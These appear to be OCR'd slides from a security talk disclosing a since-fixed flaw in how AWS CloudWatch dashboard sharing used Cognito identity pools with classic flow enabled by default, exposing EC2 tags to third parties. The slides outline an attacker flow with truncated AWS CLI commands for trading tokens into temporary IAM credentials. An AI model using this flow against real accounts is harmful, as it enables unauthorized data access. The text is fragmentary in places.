5000 ms 10000 ms 15000 ms 20000 ms 25000 ms 30000 ms 35000 ms 40000 ms 45000 ms 50000 ms 55000 ms 60000 ms 65000 ms 70000 ms 75000 ms 80000 ms

Name

- 20240724131415 75-7401547356144224
- cognito-identity.us-east-1.amazonaws.com
- cognito-identity.us-east-1.amazonaws.com
- 20240724131415473-8211624758800968
- 20240724131415474-4203088601863454
- panoramaroute
- cognito-idp.us-east-1.amazonaws.com
- cognito-idp.us-east-1.amazonaws.com
- cognito-idp.us-east-1.amazonaws.com
- panoramaroute
- cognito-idp.us-east-1.amazonaws.com
- 20240724131415846-5207638225007654
- cognito-idp.us-east-1.amazonaws.com
- cognito-idp.us-east-1.amazonaws.com
- 20240724131416207-6365597166670958
- &k0=ajaxStatus200&m0=131&p0=cw&u0=ms&k1=ajaxStatu...
- cognito-identity.us-east-1.amazonaws.com
- cognito-identity.us-east-1.amazonaws.com
- 20240724131416576-5429773600743652

Headers Payload Preview Response Initiator Timing

Request Payload view source

```
{AllowUnauthenticatedIdentities: false, IdentityPoolName: "CloudWatchDashboardSharing",…}
  AllowUnauthenticatedIdentities: false
  CognitoIdentityProviders: [{ClientId: "625i8aqf0dsj3juh77nfngml52",…}]
    0: {ClientId: "625i8aqf0dsj3juh77nfngml52",…}
      ClientId: "625i8aqf0dsj3juh77nfngml52"
      ProviderName: "cognito-idp.us-east-1.amazonaws.com/us-east-1_yyYnKmDMg"
  IdentityPoolName: "CloudWatchDashboardSharing"
```

Root Cause Analysis

“Fail Open” in Cognito

aws / aws-cli

Code | Issues 476 | Pull requests 116 | Discussions | Actions | Projects 1 | Secur

get-open-id-token allowed on identities from pools with no `AllowClassicFlow` value #7652

Closed

github-actions added closing-soon closed-for-staleness and removed closing-soon on Aug 3, 2024

github-actions closed this as completed on Aug 7, 2024

default configuration was the
dition in Amazon Cognito.
released. This post will aim to
access, and to provide an in-
act evaluation, along with

de/Using_Tags.html

Commented [SB2]: This is a secure by default issue. When Amazon Cognito identity pools are created, if the allowClassicFlow field is not specified, it will default to True, allowing the use of classic flow. This was historically chosen when enhanced flow was introduced as to not break customers from creating new identity pools.

Affected Clients


Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	
CLI/SDKs	Uninitialised, effectively True
Terraform	

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	False, unless explicitly enabled
CLI/SDKs	Uninitialised, effectively True
Terraform	




```
ubuntu@FSW3285:/mnt/c/Users/laripping/Documents/Research/cloudwatch-dashboard$ aws cognito-identity describe-identity-pool --identity-pool-id "us-ea
          6ef63" --region us-east-1
{
    "IdentityPoolId": "us-east-1:7d60b318-a          :6-fdc0e126ef63",
    "IdentityPoolName": "tsaole-newIdentityPool",
    "AllowUnauthenticatedIdentities": true,
    "AllowClassicFlow": false,
    "IdentityPoolTags": {}
}
```

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	False, unless explicitly enabled
CLI/SDKs	Uninitialised, effectively True
Terraform	set by TF to False by default

- `allow_classic_flow` (Optional) - Enables or disables the classic / basic authentication flow. Default is `false` .

registry.terraform.io/providers/hashicorp/aws/latest/docs/resources/cognito_identity_pool#allow_classic_flow


IGHT IMMA HEAD OUT

Username & Password Sharing

aws | Services | Search [Alt+S]

CloudWatch

Favorites and recents

Dashboards

Alarms 0 0 0

Logs

Log groups

Log Anomalies

Live Tail

Logs Insights

Contributor Insights

Metrics

X-Ray traces

Events

Application Signals New

Network monitoring

Insights

Settings

Getting Started

What's new

CloudWatch > Dashboards > ew1-testdashboard-morewidgets > Share dashboard > Username and password

Share dashboard ew1-testdashboard-morewidgets

Username and password protected dashboard

Add email addresses

Enter the email addresses of the people that you want to share the dashboard with. New users will receive a temporary password and will be prompted to set up their own password. Existing users can use their existing passwords.

Separate the email addresses with commas or semicolons. Maximum 5 email addresses allowed.

@gmail.com

To be able to share logs or composite alarms from your account, you must follow the instructions in Sharing CloudWatch Dashboards.

Please read

- We recommend that you do not share dashboards if your account contains any sensitive information which you would not wish to share with the users with whom you are sharing the dashboard.
- Once you enable dashboard sharing, CloudWatch will generate a link for you to a web page which hosts the dashboard.
- The users that you specified above will be granted the following permissions: CloudWatch read-only permissions to alarms and contributor insights rules in the Dashboard which you share, and to all metrics and the names and tags of all EC2 instances in your account even if they are not shown in the Dashboard which you share. We recommend that you consider whether it is appropriate to make this information available to the users with whom you are sharing.
- To enable the users you specified above to access the web page, the following Amazon Cognito resources will be created in your account: Cognito user pool; Cognito users; Cognito app client; Cognito Identity pool and IAM role.
- For further information about dashboard sharing, including setting permissions to limit data which you share, read our documentation.

Cancel | Confirm and preview policy

Username & Password Sharing

Can 3rd parties get EC2 tags?

Username & Password Sharing

Can 3rd parties get EC2 tags?

Attacker Flow

1. ~~Acquire an identity from the Cognito Identity pool~~

```
$ aws cognito-identity get-id ...

An error occurred (NotAuthorizedException)
when calling the GetId operation:
Unauthenticated access is not supported for
this identity pool.
```

2. Trade OIDC token for temp IAM creds


```
$ aws sts assume-role-with-web-identity ...
```

3. Read EC2 tags


```
$ aws ec2 describe-tags
```

Username & Password Sharing

Can intended viewers get EC2 tags?



SSO Sharing


Invitation to join AWS IAM Iden
AWS access portal
AWS access portal
larippingland.awsapps.com/start/#/?tab=applications
aws access portal
LeoSso
We've added support for visual and language preferences. Functional cookies are required to save preferences.
Manage preferences
AWS access portal
Accounts
Applications
Applications (1)
Find applications by name
Custom SAML 2.0 application

SSO Sharing

Can intended viewers get EC2 tags?


PAYLOAD: DATA


```
(for this token)
{
  "at_hash": "VHGNOMEpel          cSw",
  "sub": "64a8b428-e081          -ddec3f2269e9",
  "cognito:groups": [
    "us-east-1_2sF    IXt_SamlProvider"
  ],
  "iss": "https://cognito-idp.us-east-
1.amazonaws.com/us-east-1_2sFoaKQXt",
  "cognito:username":
"SamlProvider_         @gmail.com",
  "nonce": "o_iuZF4hnHSdW2izG2-
zdV_lq7sEsW2T7NAu                    FenzJOK2QsRtAcW7kPs
Pw8rdejmZQqugLCRw                    rQm0IY7u_HwQDgEO3Lm
JPdKEseRfI5o69vBoPjLSFiR3zlWiejXzP3odwjPck",
  "origin_jti": "8bff318d-               -813185a91882",
  "cognito:roles": [
    "arn:aws:iam::61        16:role/service-
role/CloudWatchDashboard-ReadOnlyAccess-ALL-Z1A5EI6J"
  ],
  "aud": "1dv5tk8eq71q1b08r56n0jl1g0",
  "identities": [
    {
      "dateCreated": "1726621073266",
      "userId": "        @gmail.com",
      "providerName": "SamlProvider",
      "providerType": "SAML",
      "issuer": "https://portal.sso.eu-west-
2.amazonaws.com/saml/assertion/NjE0Nzc2NDI0Mjg2X2lucy00
YT                IU2",
      "primary": "true"
    }
  ],
  "token_use": "id",
  "auth_time": 1726621074,
  "exp": 1726624674,
  "iat": 1726621074,
  "jti": "8dea3685-              -9e4c7475b8fa"
}
```


Exposure x Sharing Methods

Dashboard shared with	EC2 tags (/Lambda/CW Logs) exposure	
	3rd Parties	Intended Viewers
Public		
Username & Password		
SSO		

Resource Lifecycle




Disclosure & Remediation

Disclosure

- Reached out July 2024
- pre-HackerOne times
- A smooth experience working w. AWS Security
- Fix deployed in early Sept. 2024
- no CVE / Security Bulletin

